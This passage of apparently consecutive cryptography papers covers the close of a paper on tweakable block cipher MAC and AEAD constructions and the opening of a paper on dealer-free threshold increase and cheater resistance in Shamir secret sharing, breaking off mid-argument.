In [12], the TBC obtained from the XE construction is used to construct a MAC protocol. In fact, a more general construction of PRF is presented in [12]. Under the assumption (implicit in [12]) that at most B blocks are permissible in a single message, the general construction is described using a TBC $\tilde{F} : \mathcal{K} \times (\{1, \dots, B\} \times \{0, 1, 2\} \times \{0, \dots, \mathbf{V}\}) \times \{0, 1\}^n \rightarrow \{0, 1\}^n$. The set $\{0, \dots, \mathbf{V}\}$, where \mathbf{V} is a small positive integer (≤ 7), is considered to be a tweak to the PRF (and hence MAC) algorithm itself.

For each tweak (i, j, v) , the MAC algorithm associates a mask $\Delta_{i,j,v}$. The algorithm of [12] written in terms of the $\Delta_{i,j,v}$'s is shown in Figure 2. The first $(m - 1)$ message blocks are masked using $\Delta_{1,0,v}, \Delta_{2,0,v}, \dots, \Delta_{m-1,0,v}$ and the last encryption is masked using $\Delta_{m,1,v}$ or $\Delta_{m,2,v}$ according as whether the last block is full or partial.

The TBC \tilde{F} is instantiated by the TBC \tilde{E} which in turn is instantiated by the block cipher E . This chain of instantiations can be written as follows.

$$\tilde{F}^{i,j,v}(M) = \tilde{E}^{0^n, \phi(i,j,v)}(M) = E_K(M + \Delta_{i,j,v}) = E_K(M + f_{\phi(i,j,v)}(\mathcal{N}))$$

where $\mathcal{N} = E_K(0^n)$ and

$$\phi : \{1, \dots, B\} \times \{0, 1, 2\} \times \{0, \dots, \mathbf{V}\} \rightarrow \{1, \dots, 2^n - 2\}$$

is an injective map. As in the case of AE, we identify two techniques for defining the map ϕ .

```

Algorithm Tag-Generation( $K, v, M$ )
Partition  $M$  into  $M[1] \dots M[m]$ ;
 $\mathcal{N} = E_K(0^n)$ ; sum =  $0^n$ ;
for  $i = 1$  to  $m - 1$  do
    mask =  $\Delta_{i,0,v}$ ;
     $Y = E_K(M[i] + \text{mask})$ ;
    sum = sum +  $Y$ ;
end for;
if  $|M[m]| = n$ 
then mask =  $\Delta_{m,1,v}$ ; sum = sum +  $M[m]$ ;
else mask =  $\Delta_{m,2,v}$ ; sum = sum +  $(M[m]10^*)$ ;
 $T = E_K(\text{sum} + \text{mask})$ ;
set tag to the first  $\tau$  bits of  $T$ ;
return tag.
```

Fig. 2. The tag generation algorithm of a tweakable MAC protocol over \mathbf{R} . The algorithm takes as input (K, v, M) where K is the key, v is the tweak and M is the message. It produces as output a τ -bit tag.

6.1 Linear Separation

Let L_1 and L_2 be two positive integers satisfying the following two conditions.

- $B + 2L_1 + \mathbf{V}L_2 \leq 2^n - 2$.
- $|L_1j + L_2v| > B$ for $-2 \leq j \leq 2$ and $-\mathbf{V} \leq v \leq \mathbf{V}$.

Define

$$\phi(i, j, v) = i + L_1j + L_2v. \tag{9}$$

Lemma 1. *The map ϕ defined in (9) is an injection.*

Proof: Let if possible, $(i_1, j_1, v_1) \neq (i_2, j_2, v_2)$ and $\phi(i_1, j_1, v_1) = \phi(i_2, j_2, v_2)$. Then we have $i_1 - i_2 = L_1(j_2 - j_1) + L_2(v_2 - v_1)$, where $-B \leq i_1 - i_2 \leq B$, $-2 \leq j_2 - j_1 \leq 2$ and $-\mathbf{V} \leq v_2 - v_1 \leq \mathbf{V}$. From the given condition on L_1 and

L_2 , the minimum value of $|L_1(j_2 - j_1) + L_2(v_2 - v_1)|$ is greater than B while $|i_1 - i_2| \leq B$. Hence, if any one of $(j_2 - j_1)$ or $(v_2 - v_1)$ is not equal to zero, then $i_1 - i_2 = L_1(j_2 - j_1) + L_2(v_2 - v_1)$ cannot hold. If both are zeros, then $i_1 = i_2$ and we have $(i_1, j_1, v_1) = (i_2, j_2, v_2)$. This shows that ϕ is an injection. \square

We now consider the two possibilities for **R**.

R as $GF(2^n)$: The values of L_1 and L_2 are respectively the discrete logs of $(x + 1)$ and $(x^2 + x + 1)$ with respect to the lexicographically first primitive polynomial $\tau(x)$ of degree n over $GF(2)$. These values have been computed in [12] for $n = 128$ and $n = 64$ and satisfy the required condition for $B = 2^{n/2}$.

$$\begin{aligned} f_{i+jL_1+vL_2}(\mathcal{N}) &= \mathcal{N}G^{i+jL_1+vL_2} \\ &= \mathcal{N}G^i(G^{L_1})^j(G^{L_2})^v \\ &= \mathcal{N}G^i(I_n \oplus G)^j(I_n \oplus G \oplus G^2)^v \\ &= (\mathcal{N}(I_n \oplus G \oplus G^2)^v)G^i(I_n \oplus G)^j \\ &= XG^i(I_n \oplus G)^j \end{aligned}$$

where $X = \mathcal{N}(I_n \oplus G \oplus G^2)^v$. Note that v is a tweak to the MAC algorithm itself and is independent of the actual message to be authenticated. At the start, we compute $X = \mathcal{N}(I_n \oplus G \oplus G^2)^v$. The value $\mathcal{N} = E_K(0^n)$ is computed and then the map $(I_n \oplus G \oplus G^2)$ is applied v times to it. This can be done as follows:

1. $\mathcal{N} = E_K(0^n)$;
2. **for** $i = 1$ to v **do**
3. $A = \mathcal{N}G$; $B = AG$; $\mathcal{N} = \mathcal{N} \oplus A \oplus B$;
4. **end do**;

Executing the above algorithm requires a total of $2v$ applications of G . Recall that each application of G is very cheap when G is realized using either an LFSR, or a powering construction or as a CA map.

Once X is computed, we can iteratively compute XG^i by applying G to the previously generated value. Suppose the last value that is obtained is Z . To Z we apply $(I_n \oplus G)^j$. The value of j is 1 or 2 and applying $(I_n \oplus G)^j$ is similar to applying $(I_n \oplus G \oplus G^2)^v$ shown above.

R as \mathbb{Z}_{2^n} : Let $B = 2^{n/2} - 1$, $L_1 = (V + 1)2^{n/2}$ and $L_2 = 2^{n/2}$. Then the conditions on L_1 and L_2 are satisfied. We have

$$\begin{aligned} f_{i+jL_1+vL_2}(\mathcal{N}) &= ((i + jL_1 + vL_2 + 1)\mathcal{N} \bmod p) \bmod 2^n \\ &= ((vL_2\mathcal{N} \bmod p) + (jL_1\mathcal{N} \bmod p) + ((i + 1)\mathcal{N} \bmod p) \bmod p) \bmod 2^n \\ &= ((X_2 + X_1 + ((i + 1)\mathcal{N}) \bmod p) \bmod p) \bmod 2^n \end{aligned}$$

where $X_2 = vL_2\mathcal{N} \bmod p$ and $X_1 = jL_1\mathcal{N} \bmod p$. Since v does not depend on the message, we start by computing $Z = X_2$. Let $Z_i = X_2 + (i + 1)\mathcal{N} \bmod p$. Then the value of $f_{i+vL_2}(\mathcal{N})$ equals the n least significant bits of Z_i . Finally, we get $f_{i+jL_1+vL_2}(\mathcal{N})$ by adding X_1 to Z_m and taking the n least significant bits.

6.2 Interleaved Separation

In this case, we define

$$\phi(i, j, v) = 3(\mathbf{V} + 1)i + (\mathbf{V} + 1)j + v. \quad (10)$$

The injectivity of ϕ is readily verified. Starting from $f_v(\mathcal{N})$ it is easy to compute $f_{3(\mathbf{V}+1)i+v}(\mathcal{N})$ iteratively for both the cases when \mathbf{R} is $GF(2^n)$ or \mathbb{Z}_{2^n} . Finally, it is also easy to compute the value of $f_{3\mathbf{V}m+\mathbf{V}j+v}(\mathcal{N})$ from $f_{3\mathbf{V}m+v}(\mathcal{N})$ in both the cases. This technique does not require the integers L_1 and L_2 and hence in the case of \mathbf{R} being realized as $GF(2^n)$ there is no need for any discrete log computation. The disadvantage is that compared to linear separation, this technique is costlier. Computing the masks is about $3(\mathbf{V} + 1)$ times more costlier. In the case, where $\mathbf{V} = 1$, as in the application to the construction of AEAD, this cost is within tolerable limits.

6.3 AEAD

It has been shown in [12] that the tweakable MAC can be combined with the AE construction to obtain an AEAD construction. The basic idea is to use the technique of ciphertext translation from [11] and tweak the MAC construction using $v = 1$. The header is authenticated by the MAC algorithm and the message is encrypted using the AE algorithm. Finally, the tag for the header is XORed into the required number of last bits of the output of the AE algorithm (which is the ciphertext and the tag for the message). We discuss how this can be done.

The input to the AEAD is a triple (N, H, M) , where N is an n -bit nonce, H is the header and M is the message. Let ϕ be an injective map (obtained by either the linear or the interleaved separation) from $\{1, \dots, B\} \times \{0, 1, 2\} \times \{0, 1\}$ to $\{1, \dots, 2^n - 2\}$. For $(i, j, v) \in \{1, \dots, B\} \times \{0, 1, 2\} \times \{0, 1\}$ and $\mathcal{N} \in \{0, 1\}^n$, we define a set of masks $\Delta_{i,j,v}(\mathcal{N}) = f_{\phi(i,j,v)}(\mathcal{N})$. The MAC requires a TBC obtained by the XE construction, while the AE requires a TBC obtained by the XEX construction. Both these constructions require masks of the type $f_k(\mathcal{N})$. Defining these masks will make the algorithm precise.

The masks for the first $h - 1$ header blocks in the MAC algorithm are $\Delta_{1,0,1}(\mathcal{N}')$, $\Delta_{2,0,1}(\mathcal{N}')$, \dots , $\Delta_{h-1,0,1}(\mathcal{N}')$, where $\mathcal{N}' = E_K(0^n)$. The mask for the last header block is $\Delta_{h,1,1}(\mathcal{N}')$ or $\Delta_{h,2,1}(\mathcal{N}')$ according as H_h is full or partial.

In the AE algorithm, the masks for the m message blocks are

$$\Delta_{1,0,0}(\mathcal{N}), \Delta_{2,0,0}(\mathcal{N}), \dots, \Delta_{m,0,0}(\mathcal{N})$$

where $\mathcal{N} = E_K(N)$. The mask for encrypting the checksum sum in the AE algorithm is $\Delta_{m,1,0}(\mathcal{N})$. With the above mask definitions and the protocols in Figures 1 and 2, it is easy to fill out the details of the AEAD protocol.

7 Conclusion

The concept of TBCs and the theme of designing modes of operations based upon TBCs was introduced in [8]. The first efficient construction of TBCs was

presented in [12] and the same paper presented AE, MAC and AEAD protocols. We build on the work in [12]. Our first contribution is to present a general construction of an efficient TBC. We work over a ring \mathbf{R} which can be instantiated as either $GF(2^n)$ or as \mathbb{Z}_{2^n} . The construction of TBC in [12] can be seen as a special case (instantiating \mathbf{R} as $GF(2^n)$ and using the powering construction) of our construction. The general TBC construction is used to instantiate general constructions of AE, MAC and AEAD protocols from [12] in several ways. This leads to a suite of efficient protocols for these applications out of which only one of each kind has been described earlier in [12].

References

1. Mihir Bellare and Chanathip Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In Tatsuaki Okamoto, editor, *ASIACRYPT*, volume 1976 of *Lecture Notes in Computer Science*, pages 531–545. Springer, 2000.
2. Mihir Bellare, Phillip Rogaway, and David Wagner. The EAX mode of operation. In Bimal K. Roy and Willi Meier, editors, *FSE*, volume 3017 of *Lecture Notes in Computer Science*, pages 389–407. Springer, 2004.
3. John Black and Phillip Rogaway. A block-cipher mode of operation for parallelizable message authentication. In Lars R. Knudsen, editor, *EUROCRYPT*, volume 2332 of *Lecture Notes in Computer Science*, pages 384–397. Springer, 2002.
4. Virgil D. Gligor and Pompiliu Donescu. Fast encryption and authentication: XCBC encryption and XECB authentication modes. In Mitsuru Matsui, editor, *FSE*, volume 2355 of *Lecture Notes in Computer Science*, pages 92–108. Springer, 2001.
5. Charanjit S. Jutla. Encryption modes with almost free message integrity. In Birgit Pfitzmann, editor, *EUROCRYPT*, volume 2045 of *Lecture Notes in Computer Science*, pages 529–544. Springer, 2001.
6. Jonathan Katz and Moti Yung. Complete characterization of security notions for probabilistic private-key encryption. In *STOC*, pages 245–254, 2000.
7. R. Lidl and H. Niederreiter. *Introduction to finite fields and their applications, revised edition*. Cambridge University Press, 1994.
8. Moses Liskov, Ronald L. Rivest, and David Wagner. Tweakable block ciphers. In Moti Yung, editor, *CRYPTO*, volume 2442 of *Lecture Notes in Computer Science*, pages 31–46. Springer, 2002.
9. Stefan Lucks. Two-pass authenticated encryption faster than generic composition. In Henri Gilbert and Helena Handschuh, editors, *FSE*, volume 3557 of *Lecture Notes in Computer Science*, pages 284–298. Springer, 2005.
10. David A. McGrew and John Viega. The security and performance of the galois/counter mode (gcm) of operation. In Anne Canteaut and Kapalee Viswanathan, editors, *INDOCRYPT*, volume 3348 of *Lecture Notes in Computer Science*, pages 343–355. Springer, 2004.
11. Phillip Rogaway. Authenticated-encryption with associated-data. In Vijayalakshmi Atluri, editor, *ACM Conference on Computer and Communications Security*, pages 98–107. ACM, 2002.
12. Phillip Rogaway. Efficient instantiations of tweakable blockciphers and refinements to modes OCB and PMAC. In Pil Joong Lee, editor, *ASIACRYPT*, volume 3329 of *Lecture Notes in Computer Science*, pages 16–31. Springer, 2004.

13. Phillip Rogaway, Mihir Bellare, and John Black. OCB: A block-cipher mode of operation for efficient authenticated encryption. *ACM Trans. Inf. Syst. Secur.*, 6(3):365–403, 2003.
14. S. Tezuka and M. Fushimi. A method of designing cellular automata as pseudo random number generators for built-in self-test for vlsi. In *Finite Fields: Theory, Applications and Algorithms, Contemporary Mathematics, AMS*, pages 363–367, 1994.

A Security Statements

A.1 Security of AE protocol

The security of an authenticated encryption protocol consists of two parts – privacy and authenticity. The adversary is given access to the encryption oracle and is assumed to be nonce respecting, i.e., it does not repeat a nonce in its queries to the oracle. Following Rogaway [12], the privacy of a encryption scheme $\Pi = (\mathcal{K}, \mathcal{E}, \mathcal{D})$ against a nonce respecting adversary A is defined in the sense of “indistinguishability from random strings” in the following manner:

$$\mathbf{Adv}_{\Pi}^{\text{priv}}(A) = \Pr[K \stackrel{\$}{\leftarrow} \mathcal{K} : A^{\mathcal{E}_{\mathcal{K}}(\cdot, \cdot)} \Rightarrow 1] - \Pr[A^{\mathcal{S}(\cdot, \cdot)} \Rightarrow 1]$$

where $\mathcal{S}(\cdot, \cdot)$ is an oracle that takes (N, M) as input and returns $|M|$ many random bits as output. For defining authenticity, the adversary is said to successfully *forge* if it outputs a pair $(N, (C, \text{tag}))$ which is valid and (C, tag) was not the result of any prior (N, M) query. Formally,

$$\mathbf{Adv}_{\Pi}^{\text{auth}}(A) = \Pr[K \stackrel{\$}{\leftarrow} \mathcal{K} : A^{\mathcal{E}(\cdot, \cdot)} \text{ forges}].$$

The result on the security of the AE protocol of Figure 1 is stated below and is a minor modification of Corollary 6 of [12].

Theorem 2. *Let $\text{AE}[\tilde{E}, \tau]$ be constructed as in Figure 1. Let \tilde{E} be instantiated by a block cipher $E : \mathcal{K} \times \{0, 1\}^n \rightarrow \{0, 1\}^n$. Then*

$$\begin{aligned} - \mathbf{Adv}_{\text{AE}[E, \tau]}^{\text{priv}}(t, \sigma_n) &\leq \mathbf{Adv}_E^{\text{prp}}(t', \sigma_n) + \frac{5q^2}{2^{n+1}} + \frac{4q^2}{\mu} \\ - \mathbf{Adv}_{\text{AE}[E, \tau]}^{\text{auth}}(t, 2\sigma_n) &\leq \mathbf{Adv}_E^{\pm\text{prp}}(t', 2\sigma_n) + \frac{2^{n-\tau}}{(2^n-1)} + \frac{5q^2}{2^{n+1}} + \frac{4q^2}{\mu} \end{aligned}$$

where $t' = t + cn\sigma_n$ for some absolute constant c ; $\mu = 2^n$ if \mathbf{R} is realized as $GF(2^n)$, and $\mu = 2^{n-1}/(\delta + 1)$ with $\delta = p - 2^n$ if \mathbf{R} is realized as \mathbb{Z}_{2^n} .

Dynamic Threshold and Cheater Resistance for Shamir Secret Sharing Scheme

Christophe Tartary¹ and Huaxiong Wang²

¹ Centre for Advanced Computing, Algorithms and Cryptography
Department of Computing
Macquarie University
NSW 2109 Australia

² Division of Mathematical Sciences
School of Physical and Mathematical Sciences
Nanyang Technological University
Singapore
{ctartary, hwang}@ics.mq.edu.au

Abstract. In this paper, we investigate the problem of increasing the threshold parameter of the Shamir (t, n) -threshold scheme without interacting with the dealer. Our construction will reduce the problem of secret recovery to the polynomial reconstruction problem which can be solved using a recent algorithm by Guruswami and Sudan.

In addition to be dealer-free, our protocol does not increase the communication cost between the dealer and the n participants when compared to the original (t, n) -threshold scheme. Despite an increase of the asymptotic time complexity at the combiner, we show that recovering the secret from the output of the previous polynomial reconstruction algorithm is still realistic even for large values of t . Furthermore the scheme does not require every share to be authenticated before being processed by the combiner. This will enable us to reduce the number of elements to be publicly known to recover the secret to one digest produced by a collision resistant hash function which is smaller than the requirements of most verifiable secret sharing schemes.

Keywords: secret sharing scheme, polynomial reconstruction problem, threshold changeability, insecure network, cheater resistance.

1 Introduction

A (t, n) -threshold secret sharing scheme enables an authority called *dealer* to distribute a secret s as *shares* amongst n participants in such a way that any group of minimum size t can recover s while no groups having at most $t - 1$ members can get any information about s . The recovery process is executed by an authority called *combiner*. When introduced in 1979 by Shamir [33] and Blakley [1], secret sharing was designed to facilitate the distributed storage of a secret s in an unreliable environment. Nowadays secret sharing protocols play an important role in group-oriented cryptography [5]. In such a context it is likely to have an attacker trying to recover the secret value s . In addition

the attacker capabilities are likely to change over time requiring the threshold parameter t to be modified. Unfortunately establishing secure communication between the n participants and the dealer to modify the threshold may not be possible after the original setup stage. Ideally the dealer should not be required to take part to the threshold update process. A scheme having this property is said to provide *dealer-free* threshold changeability. Several such schemes have been designed but either they have large storage/communication requirements for the group members or the original (t, n) -scheme was specially designed for particular future threshold modification [3, 20, 21, 22]. Some constructions require communication between participants to achieve the threshold update [6, 23]. The recent construction by Steinfeld et al. [35] overcome these drawbacks provided that all participants are honest when recovering the secret s .

In a group-oriented context it is also important to consider the case when some participants (or an outsider impersonating one of the participants) submit invalid shares to the combiner either to get some information about s or to prevent s from being reconstructed by the combiner. An approach to deal with an enemy \mathcal{E} would be to let each participant flip a coin and send to the combiner either his share or an erasure according to the draw. Nevertheless it is easy for \mathcal{E} to differentiate an erasure from a non-erased symbol. Encrypting information would prevent \mathcal{E} from getting knowledge of the transmitted element. Nonetheless encryption would not make the combiner immune against a substitution attack performed by \mathcal{E} since \mathcal{E} can substitute the eavesdropped value v_i by any random element v'_i uniformly chosen from $\mathbb{F}_p \setminus \{v_i\}$ (where \mathbb{F}_p denote the finite field of prime order p). The probability that v'_i is the encryption of neither an erasure nor the share s_i is at least $1 - \frac{3}{p}$ which means that the element v'_i , reaching the combiner, will be incorrect with high probability. Thus recovery of s is not guaranteed by this approach (see Sect. 2). In [24], McEliece and Sarwate studied the case where some shares submitted to the combiner were faulty. The drawback of this approach is that the share construction depends on the number of incorrect values to be tolerated. Thus the scheme is not secure if the abilities of \mathcal{E} increase over time as it is likely to occur as said in earlier. The problem of dealing with dishonest participants was further studied in [9, 10]. Tompa and Woll [40] designed a generic attack on any linear secret sharing scheme enabling a dishonest participant to recover the value s while honest participants receive an invalid secret $\tilde{s} \neq s$ from the combiner. As noted in [41], there are two main ways of dealing with cheaters. The first approach is to discourage cheaters from sending incorrect shares to the combiner by designing the scheme in such a way that the cheater cannot recover s from the incorrect secret \tilde{s} built by the combiner. Although the protocols in [29, 27, 28, 41] are unconditionally secure, they do not prevent the combiner from reconstructing an invalid secret \tilde{s} when some participants submit incorrect shares. The second approach is to build the shares in such a way that the participants and/or the combiner can verify their correctness. Such schemes are called *Verifiable Secret Sharing* (VSS) schemes. Unfortunately most VSS have requirements which become prohibitive when the group size n or the secret size $|s|$ gets large. For instance in [38], sharing integrity is verified using an interactive protocol between the dealer and each participant. In [18], the dealer has to create n additional elements and transmit each of them to every participant which involves a large communication overhead as well. In [32], the dealer has to publish $n + 1$ elements of size $|s|$ and $n + t$ elements

from a group of order $|s|$. The scheme in [8] is unconditionally secure but the dealer needs to distribute n polynomials of degree at most $t - 1$ which represent a total of nt extra elements of size $|s|$. Recently, Stinson and Zhang designed a technique dealing with up to ℓ cheaters [37]. Nevertheless when there are exactly ℓ cheaters their Generalized Combined Algorithm will require all the n shares to have been submitted to the combiner in order to successfully recover s .

In this paper we propose a computationally secure approach to modify dynamically the threshold of Shamir (t, n) -scheme according to the enemy's abilities. In our construction each participant will receive one share from the dealer and will generate some random elements when sending data to the combiner. These random elements will first allow us to increase the threshold t to T by reducing the secret recovery problem to the polynomial reconstruction problem for which an efficient algorithm has been developed by Guruswami and Sudan [13]. We will show that it is computationally prohibitive to recover s from $T(\geq t)$ "shares" that are submitted to the combiner. Furthermore when up to \mathcal{F} communication channels are corrupted either by an outsider or by dishonest participants, Guruswami and Sudan's algorithm will enable us to deduce another threshold $T_{\mathcal{F}}$ from which secret recovery is guaranteed. In addition to be dealer-free, our protocol has several advantages over the previous constructions. First, the communication cost between the dealer and the n participant will be identical to the cost of the original Shamir (t, n) -threshold scheme and therefore it will be independent from both n and t . Second a single element will need to be publicly known to recover s . Finally exhausting the output of the polynomial reconstruction algorithm to recover s will remain practical even for large values of t .

This paper is organized as follows. In the next section, we will recall the construction of Shamir secret sharing scheme and introduce two standard polynomial reconstruction problems. They will be used to design and prove the security and soundness of our construction in Sect. 3. In Sect. 4 we will study the practical efficiency of our scheme over an insecure network. In the last section we will summarize the benefits of our protocol to the problem of dealing with enemies in secret sharing schemes over an insecure environment.

2 Preliminaries

2.1 Shamir Secret Sharing Scheme

Let p be a prime number. Denote $s \in \mathbb{F}_p$ the secret to be shared amongst the n participants P_1, \dots, P_n . Every participant P_i is given a unique identification value $x_i \in \mathbb{F}_p^*$.

Share Construction. The dealer uniformly select $t - 1$ coefficients a_1, \dots, a_{t-1} from \mathbb{F}_p and builds the polynomial $S(X)$ over \mathbb{F}_p as:

$$S(X) := s + \sum_{i=1}^{t-1} a_i X^i$$

and computes the n shares $(x_1, y_1), \dots, (x_n, y_n)$ as: $\forall i \in \{1, \dots, n\}$ $y_i := S(x_i)$. Share (x_i, y_i) is given to participant P_i for i in $\{1, \dots, n\}$.

Secret Recovery. Assume that the combiner receives t shares $(x_{i_1}, y_{i_1}), \dots, (x_{i_t}, y_{i_t})$. He reconstructs the polynomial $S(X)$ using Lagrange interpolation formula as:

$$S(X) = \sum_{j=1}^t y_{i_j} \left(\prod_{\substack{1 \leq k \leq t \\ k \neq j}} \frac{X - x_{i_k}}{x_{i_j} - x_{i_k}} \right)$$

and recovers s since: $s = S(0)$.

Cheating in Shamir Secret Sharing Scheme. Assume that at least one of the participants (say P_{i_j}) sends an incorrect share to the combiner. The incorrect share can be written as $(x_{i_j}, \tilde{y}_{i_j})$ where $\tilde{y}_{i_j} \neq y_{i_j}$. Denote $\tilde{S}(X)$ the polynomial obtained by the combiner. Since $\tilde{S}(X)$ is a univariate polynomial passing through $(x_{i_j}, \tilde{y}_{i_j})$ we have $\tilde{S}(X) \neq S(X)$. Therefore it is unlikely to have $s = \tilde{S}(0)$. Thus secret recovery cannot be guaranteed even if there is only one dishonest participant.

In addition any outsider to the group P_1, \dots, P_n can recover s by eavesdropping the communication between t participants and the combiner using the same reconstruction process as the combiner.

2.2 Reconstructing Polynomials

We introduce two computational problems related to the reconstruction of polynomials.

Polynomial Reconstruction Problem (PRP). Given as input K, T and N points $(x_1, y_1), \dots, (x_N, y_N)$ from \mathbb{F}_q^2 (where q is the power of a prime number p), output all univariate polynomials $P(X)$ of degree at most K such that $y_i = P(x_i)$ for at least T values of i .

In [13], Guruswami and Sudan developed an algorithm called Poly-Reconstruct outputting such a list provided that: $T \geq \sqrt{(1 + \epsilon)KN}$ for some positive constant ϵ . It requires $O(N^2 \epsilon^{-5} \log q)$ field operations in \mathbb{F}_q and the list has size $O(\epsilon^{-5} \sqrt{\frac{N}{T}})$ [12]. Therefore in order to use Poly-Reconstruct, we must have $T > \sqrt{KN}$. Poly-Reconstruct is the best known algorithm to solve PRP [2].

Noisy Polynomial Interpolation Problem (NPIP). Let $P(X)$ be a polynomial of degree K over the finite field \mathbb{F}_q^2 (where q is the power of a prime number p). Given $N > K + 1$ sets S_1, \dots, S_N and N distinct field elements x_1, \dots, x_N such each $S_i := \{y_{i1}, \dots, y_{im}\}$ contains $m - 1$ random elements and $P(x_i)$, recover $P(X)$ provided that the solution is unique.

It is clear that Poly-Reconstruct can be used to solve NPIP when $N > \sqrt{KNm}$ (i.e. $N > Km$). In [2], Bleichenbacher and Nguyen studied the case when $N \leq Km$. They enlightened that when the size of the field characteristic $|p|$ was at least 80 bits long, the previously known techniques solving NPIP were computationally impractical while their construction based on lattices was efficient for K up to 154 and $m = 2$. Nevertheless they pointed out two important facts. First they could not guarantee that

the value $K = 155$ was reachable in practice (when $m = 2$) and second, their algorithm took one day to recover $P(X)$ when $m = 3$ for K as small as 101 on a 500 MHz 64-bit DEC Alpha using Victor Shoup's NTL Library (version 3.7a) [34] and Schnorr's BKZ reduction [30, 31].

3 Our Construction

As in [2], we consider that the size of the secret is at least 80 bits long. This is a realistic assumption since secret sharing protocols can be used to distribute keys for digital signatures (see [14] for instance). As in [15], the security of our construction will rely on the difficulty of solving NPIP. As said in Sect. 1, the size of the group is considered to be large. Therefore we can assume that the threshold t is beyond 160 for which Bleichenbacher and Nguyen's construction cannot be used to solve NPIP. This assumption involves a large number of participants n . An illustration of such a setting is electronic legislature [7, 11] where n can be of the order of hundreds. One can even expect an organization such as the United Nations to have committees of thousands of representatives. In our construction we also consider that the dealer is honest.

3.1 Distributing Shares

We need a collision resistant hash function h [26]. Let p be a prime number. Denote $s \in \mathbb{F}_p$ the secret to be shared amongst the n participants P_1, \dots, P_n . Every participant P_i is given a unique identification value $x_i \in \mathbb{F}_p^*$.

Share Construction. The dealer uniformly select $t - 1$ coefficients a_1, \dots, a_{t-1} from \mathbb{F}_p and builds the polynomial $S(X)$ over \mathbb{F}_p as:

$$S(X) := s + \sum_{i=1}^{t-1} a_i X^i$$

He computes the n shares y_1, \dots, y_n as: $\forall i \in \{1, \dots, n\}$ $y_i := S(x_i)$ and publishes $h(s \| a_0 \| \dots \| a_{t-1})$. Share (x_i, y_i) is given to participant P_i over a secure channel for i in $\{1, \dots, n\}$.

3.2 Threshold Increase and Secret Recovery

As said in Sect. 1, we will assume that the network (i.e. the communication channel between the participants and the combiner) is under control of an outsider who can eavesdrop communications. If the (t, n) -scheme has to be used over a long period of time then it is likely the adversary increases his computational power and therefore threatens the security of the scheme. As a consequence, the threshold value t may need to be increased to preserve the secret s from being recovered by an enemy eavesdropping the network. Nevertheless the dealer may not be part of the network when the threshold increase is needed. As in [35], our construction will be dealer-free and the new threshold value will be set by the combiner. It can be reliably transmitted to each participant over the insecure channel using a digital signature [36].

Let λ be any positive integer such that: $n \geq (t-1)\lambda + 1$. Assume that each participant P_i randomly chooses $\lambda - 1$ distinct elements from $\mathbb{F}_p \setminus \{y_i\}$ and sends the whole set of λ coefficients to the combiner. Upon reception of data from t' participants, the combiner has to solve an instance of NPIP. As said in Sect. 1, Poly-Reconstruct can be used provided:

$$t' > \sqrt{(t-1)(\lambda t')}$$

which is equivalent to: $t' > (t-1)\lambda$. As said in Sect. 2, the list output by Poly-Reconstruct contains the polynomial $S(X)$. Denote T the integer defined as: $T := (t-1)\lambda + 1$. Notice that: $T \geq t$.

Combining Shares. Assume that the combiner receives λT elements from T participants. He runs Poly-Reconstruct to obtain a list of candidates for the polynomial $S(X)$. Using the public value $h(s \| a_1 \| \dots \| a_{t-1})$, the receiver recovers $S(X)$ from the list (as in [17]) and obtains s as: $s = S(0)$. Notice that the use of h is at the cost of losing information theoretic security. As we will see later, computational security will be guaranteed by our choice of t .

Remark when $\lambda = 1$, our construction is identical to Shamir (t, n) -threshold scheme. Without loss of generality we will assume that $\lambda \geq 2$ is the remaining of this paper.

3.3 Dealing with Eavesdroppers

Passive Eavesdropper. We first consider that the eavesdropper \mathcal{E} is *passive*. This means that \mathcal{E} can read information but cannot modify or inject data into the network. It should be noticed that if he can spy T communication channels then he can recover s in the same way as the combiner since the value $h(s \| a_1 \| \dots \| a_{t-1})$ is public. Now we have to argue that if \mathcal{E} has access to at most $T-1$ channels then it is computationally impossible for him to recover s . Denote \mathcal{C} the number of eavesdropped channels and $P_{i_1}, \dots, P_{i_{\mathcal{C}}}$ the corresponding participants. Since $\mathcal{C} < T$, \mathcal{E} cannot use Poly-Reconstruct on the $\lambda \mathcal{C}$ values he obtained to recover $S(X)$. We have three cases to consider.

First case: $\mathcal{C} \geq t + 1$

Since at least $t + 1$ participants are eavesdropped, the problem of recovering $S(X)$ from the $\lambda \mathcal{C}$ points is an instance of NPIP. Due to our choice of parameters p and t no algorithm is known to solve efficiently NPIP (see Sect. 2).

Nevertheless data from any t participants P_{i_1}, \dots, P_{i_t} can still be used to reconstruct polynomials of degree at most $t - 1$ using Lagrange interpolation formula by picking one elements from each participant. There is a total of λ^t polynomials including $S(X)$. For each of these polynomials one hash is computed and compared to the public value $h(s \| a_1 \| \dots \| a_{t-1})$. The average number of hashes of $(t \log_2 p)$ -bit messages to be computed is:

$$\frac{\lambda^t + 1}{2}$$

This approach becomes computationally prohibitive since $\lambda \geq 2$ and $t \geq 160$.

Second case: $C = t$

According to Sect. 2.2, NPIP is defined provided that we have $N > K + 1$ sets of elements (where K is the degree of the polynomial). In our case this inequality can be written as: $C > t$. This means that attempting to solve NPIP when $C = t$ is irrelevant. Therefore the only known approach \mathcal{E} can follow is to use Lagrange interpolation formula as in the first case.

Third case: $C < t$

In this case Lagrange interpolation formula can only be used to obtain polynomials of degree at most $C - 1$. Nevertheless the probability that the degree of $S(X)$ is at most $C - 1$ is extremely small. Indeed using the fact the a_1, \dots, a_{t-1} are drawn uniformly at random from \mathbb{F}_p we have:

$$\text{prob}(\text{deg}(S(X)) \leq C - 1) = \text{prob}(a_C = \dots = a_{t-1} = 0) = \frac{1}{p^{t-1-C}}$$

Since p is at least 80 bits long, we have: $p > 2^{79}$. We obtain:

$$\text{prob}(\text{deg}(S(X)) \leq C - 1) \leq 2^{-79(t-C)}$$

where: $t - C \geq 1$. In particular we get:

$$\text{prob}(\text{deg}(S(X) = t - 1)) \geq 1 - \frac{1}{2^{79}} \geq 1 - 10^{-21}$$

Thus the only approach \mathcal{E} can use is to solve linear systems of t unknowns and C equations. This yields to a total of $\lambda^C p^{t-C}$ polynomials including $S(X)$. The average number of hashes of $(t \log_2 p)$ -bit messages to be computed is:

$$\frac{\lambda^C p^{t-C} + 1}{2}$$

Since the field \mathbb{F}_p has p elements we have: $\lambda \leq p$. Therefore the previous value is lower bounded by $\frac{\lambda^t + 1}{2}$ which represents the complexity of the first two cases.

We deduce that if \mathcal{E} cannot eavesdrop more than $T - 1$ channels then it is computationally impossible for him to recover the secret s . Thus the threshold value of Shamir (t, n) -threshold scheme set by the dealer has been increased to T where $T = (t - 1)\lambda + 1$. We have:

